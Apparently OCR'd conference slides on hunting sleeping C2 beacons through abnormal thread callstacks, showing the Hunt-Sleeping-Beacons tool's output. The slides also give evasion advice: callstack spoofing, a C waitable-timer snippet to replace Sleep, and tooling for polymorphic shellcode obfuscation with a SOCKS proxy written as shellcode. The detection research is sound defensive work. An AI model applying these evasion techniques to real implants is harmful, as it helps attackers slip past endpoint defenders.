
Stack - thread 12240

```
    Name
0   ntoskrnl.exe!KeWaitForMutexObject+0x38f0
1   ntoskrnl.exe!KeWaitForMutexObject+0x1787
2   ntoskrnl.exe!KeWaitForMutexObject+0x98f
3   ntoskrnl.exe!KeDelayExecutionThread+0x122
4   ntoskrnl.exe!SeReleaseSubjectContext+0x21bf
5   ntoskrnl.exe!setjmpex+0x7c05
6   ntdll.dll!NtDelayExecution+0x14
7   KernelBase.dll!SleepEx+0x9e
8   aadauthhelper.dll!GetSerializedAuthBuffer+0xeec0
9   0x1a
```

Stack corrupted / contains unknown regions

Artifacts – Suspicious Callstacks

- Deepsleep's stack is abnormal
- Calltrace is broken
- VirtualProtect calls Sleep!?


notepad.exe (11300) Properties

GPU
General | Statistics | Performance | Threa

TID	Cycles ...	Start address
10368		notepad.exe+0x24050
1804		ntdll.dll!TpReleaseCleanupGrou
6224		ntdll.dll!TpReleaseCleanupGrou

```
Start module:   C:\Windows\System32\notepad.exe
Started:               11:32:06 PM 5/24/2022
State:      Wait:WrUserRequest          Priority:
Kernel time:           00:00:01.046     Base priority:
User time:             00:00:00.156     I/O priority:
Context switches:      18,285           Page priority:
Cycles:     4,729,695,613               Ideal processo
```

5/24/2022 11:31 PM

Stack - thread 10368


	Name
0	ntoskrnl.exe!KeWaitForSingleObject+0x38f0
1	ntoskrnl.exe!KeWaitForSingleObject+0x1787
2	ntoskrnl.exe!KeWaitForSingleObject+0x98f
3	ntoskrnl.exe!KeDelayExecutionThread+0x122
4	ntoskrnl.exe!SeReleaseSubjectContext+0x217f
5	ntoskrnl.exe!setjmpex+0x7cc8
6	ntdll.dll!NtDelayExecution+0x14
7	KernelBase.dll!SleepEx+0x9e
8	ntdll.dll!RtlSetUserValueHeap+0xd51
9	ntdll.dll!RtlRetrieveNtUserPfn+0x420
10	kernel32.dll!VirtualProtect
11	ntdll.dll!RtlSetUserValueHeap+0xd51
12	0x2643e210095
13	0x97dc27ed30
14	0x97dc27ed04
15	kernel32.dll!Sleep
16	kernel32.dll!VirtualProtect
17	0x2000
18	0x2643e210000
19	0x97dc27ed02
20	user32.dll!MB_GetString+0x2f
21	0x2643e210882
22	0x1
23	0xad0002af
24	0x97dc27ed10
25	0x1d
26	kernel32.dll!VirtualProtect

Artifacts – Putting it all together


- Ouestion: Out of the ~1500 Threads, how many
  - A) Are in state: DelayExecution
  - B) Have a stacktrace to DelayExecution containing unknown/tampered regions?
- Answer: Only one. And it is a beacon

Hunt-Sleeping-Beacons

- Created a tool to automate these steps
- Hunt-Sleeping-Beacons
  - Enumerates threads in DelayExecution
  - Checks callstack for unknown regions and replaced .text sections




```
[!] Suspicious Process: PhantomDllHollower.exe

        [*] Thread (9192) has State: DelayExecution and abnormal calltrace:

                NtDelayExecution -> C:\WINDOWS\SYSTEM32\ntdll.dll
                SleepEx -> C:\WINDOWS\System32\KERNELBASE.dll
                0x00007FF8C13A103F -> Unknown or modified module
                0x000001E3C3F48FD0 -> Unknown or modified module
                0x00007FF700000000 -> Unknown or modified module
                0x00007FF7C00000BB -> Unknown or modified module

        [*] Suspicious Sleep() found
        [*] Sleep Time: 600s
```



```
[!] Suspicious Process: beacon.exe (5296)

        [*] Thread (2968) has State: DelayExecution and uses potentially stomped module
        [*] Potentially stomped module: C:\Windows\SYSTEM32\xpsservices.dll

                NtDelayExecution -> C:\Windows\SYSTEM32\ntdll.dll
                SleepEx -> C:\Windows\System32\KERNELBASE.dll
                DllGetClassObject -> C:\Windows\SYSTEM32\xpsservices.dll

        [*] Suspicious Sleep() found
        [*] Sleep Time: 5s
```

- https://github.com/thefLink/Hunt-Sleeping-Beacons/


Hunt-Sleeping-Beacons: DeepSleep



```
[!] Suspicious Process: ShellCodeRunner.exe (14132)

        [*] Thread (10648) has State: DelayExecution and abnormal calltrace:

                NtDelayExecution -> C:\Windows\SYSTEM32\ntdll.dll
                SleepEx -> C:\Windows\System32\kernelbase.dll
                RtlSetUserValueHeap -> C:\Windows\SYSTEM32\ntdll.dll
                RtlRetrieveNtUserPfn -> C:\Windows\SYSTEM32\ntdll.dll
                VirtualProtect -> C:\Windows\System32\kernel32.dll
                RtlSetUserValueHeap -> C:\Windows\SYSTEM32\ntdll.dll
                0x000001DFD33F0095 -> Unknown module
                0x000000A7DD6FF6F0 -> Unknown module
                0x000000A7DD6FF6C4 -> Unknown module
                Sleep -> C:\Windows\System32\kernel32.dll
                VirtualProtect -> C:\Windows\System32\kernel32.dll
                0x0000000000002000 -> Unknown module
                0x000001DFD33F0000 -> Unknown module
                0x000000A7DD6FF6C2 -> Unknown module
                MB_GetString -> C:\Windows\System32\User32.dll
                0x000001DFD33F0882 -> Unknown module
                0x0000000000000001 -> Unknown module
                0x00000000000000A4 -> Unknown module
                0x000000A7DD6FF6D0 -> Unknown module
                0x0000000000000001 -> Unknown module
                VirtualProtect -> C:\Windows\System32\kernel32.dll
                Sleep -> C:\Windows\System32\kernel32.dll
                RtlRetrieveNtUserPfn -> C:\Windows\SYSTEM32\ntdll.dll
                RtlRetrieveNtUserPfn -> C:\Windows\SYSTEM32\ntdll.dll
                0x0000004000001000 -> Unknown module
                0x0000000000020000 -> Unknown module
                0x0000100000000009 -> Unknown module
                0x0000000000010000 -> Unknown module
                0x00007FFFFFFEFFFF -> Unknown module
                0x00000000000000FF -> Unknown module
                0x000021D800000008 -> Unknown module
                0x9E0D000600010000 -> Unknown module
                0x00000000000000A4 -> Unknown module
                0x000001DFD32B2E30 -> Unknown module
                0x000000A7DD6FF7C0 -> Unknown module
                0x00000000000000A4 -> Unknown module

        [*] Suspicious Sleep() found
        [*] Sleep Time: 0s
```

Callstacks and Threadstates – Bypass and False positives

- False positives: Updater, Crappy C# Applications
- Easy bypasses for Hunt-Sleeping-Beacons:
  - Spoof callstack [1]
  - Do not use Sleep to wait between callbacks



```
DWORD dwSuccess = FAIL;

LARGE_INTEGER due = { 0 };
HANDLE hTimer = CreateWaitableTimerA(NULL, FALSE, NULL);
if (hTimer == NULL)
    goto exit;

due.QuadPart = (LONGLONG)5 * -10000000;

dwSuccess = SetWaitableTimerEx(hTimer, &due, 0, NULL, NULL, NULL, 0);
if (dwSuccess == FAIL)
    goto exit;

WaitForSingleObject(hTimer, INFINITE);
```

- Sets thread in Wait:UserRequest. Way more common
- [1] https://www.unknowncheats.me/forum/anti-cheat-bypass/268039-x64-return-address-spoofing-source-explanation.html


Artifacts Summary

- Callstacks leave significant IOCs
  - Not only applies to NtDelayExecution but also other Syscalls
- Memory scanners can be fully bypassed using Gargoyle like techniques
- C2 coders should avoid Sleep()
  - Internally, I use a modified version of DeepSleep using CreateWaitableTimer(); SetWaitableTimer(); WaitForSingleObject()

Tool Releases


Metamorphism – SpiderPIC

- Releasing SpiderPIC
- Automates Keyless-Polymorphism to .asm files
  - Instruction substitution
  - Useless instructions
  - Trash and jump over trash



```
x86_64-w64-mingw32-gcc src/WS.c -Wall -m64 -ffunction-sections -fno-asynchronous-unwind-tables -nostdlib -fno-ident -O2 -S -masm=intel -c -o WS.s -Wl,-Tsrc/linker.ld,--no-seh -DC2
SpiderPIC/SpiderPIC -asm WS.s -o WS.s



  _____       _     _           ______ _____ _____
 /  ___|     (_)   | |          | ___ \_   _/  __ \
 \ `--. _ __  _  __| | ___ _ __ | |_/ / | | | /  \/
  `--. \ '_ \| |/ _` |/ _ \ '__||  __/  | | | |
 /\__/ / |_) | | (_| |  __/ |   | |    _| |_| \__/\
 \____/| .__/|_|\__,_|\___|_|   \_|    \___/ \____/
       | |
       |_|


[*] Parsing file ...
[*] Ignoring: .file     "WS.c"
[*] Ignoring: .intel_syntax noprefix
[*] Ignoring: .text
[*] Ignoring: .section  .text$init_ws,"x"
[*] Ignoring: .p2align 4
[*] Ignoring: .globl    init_ws
[*] Ignoring: .def      init_ws;        .scl    2;      .type   32;     .endef
[*] Ignoring: init_ws:
[*] Substituting Mov
[*] Adding 7 trashinstructions
[*] Substituting Push
[*] Adding 3 useless instructions
[*] Adding 3 useless instructions
```

Integration into Makefile




File: makefile

```
make:

    nasm -f win64 adjuststack.asm -o adjuststack.o

    x86_64-w64-mingw32-gcc ApiResolve.c -Wall -m64 -ffunction-sections -fno-asynchronous-unwind-tables -nostdlib -fno-ident -O2 -c -o ApiResolve.s -Wl,--no-seh -masm=intel -S
    x86_64-w64-mingw32-gcc HelloWorld.c -Wall -m64 -masm=intel -ffunction-sections -fno-asynchronous-unwind-tables -nostdlib -fno-ident -O2 -c -o HelloWorld.s -Wl,--no-seh -masm=intel -S

    ./SpiderPIC -asm adjuststack.asm -pf 10 -o adjuststack.s
    ./SpiderPIC -asm ApiResolve.s -pf 10 -o ApiResolve.s
    ./SpiderPIC -asm HelloWorld.s -pf 10 -o HelloWorld.s

    nasm -f win64 adjuststack.s -o adjuststack.o

    x86_64-w64-mingw32-gcc ApiResolve.c -Wall -m64 -ffunction-sections -fno-asynchronous-unwind-tables -nostdlib -fno-ident -O2 -c -o ApiResolve.o -Wl,--no-seh
    x86_64-w64-mingw32-gcc HelloWorld.c -Wall -m64 -masm=intel -ffunction-sections -fno-asynchronous-unwind-tables -nostdlib -fno-ident -O2 -c -o HelloWorld.o -Wl,--no-seh

    x86_64-w64-mingw32-ld -s adjuststack.o ApiResolve.o HelloWorld.o -o HelloWorld.exe
```

Lastenzug

- Releasing Socks4a proxy implemented as PIC (Shellcode)
  - Uses Websockets
- SpiderPIC integrated into makefile
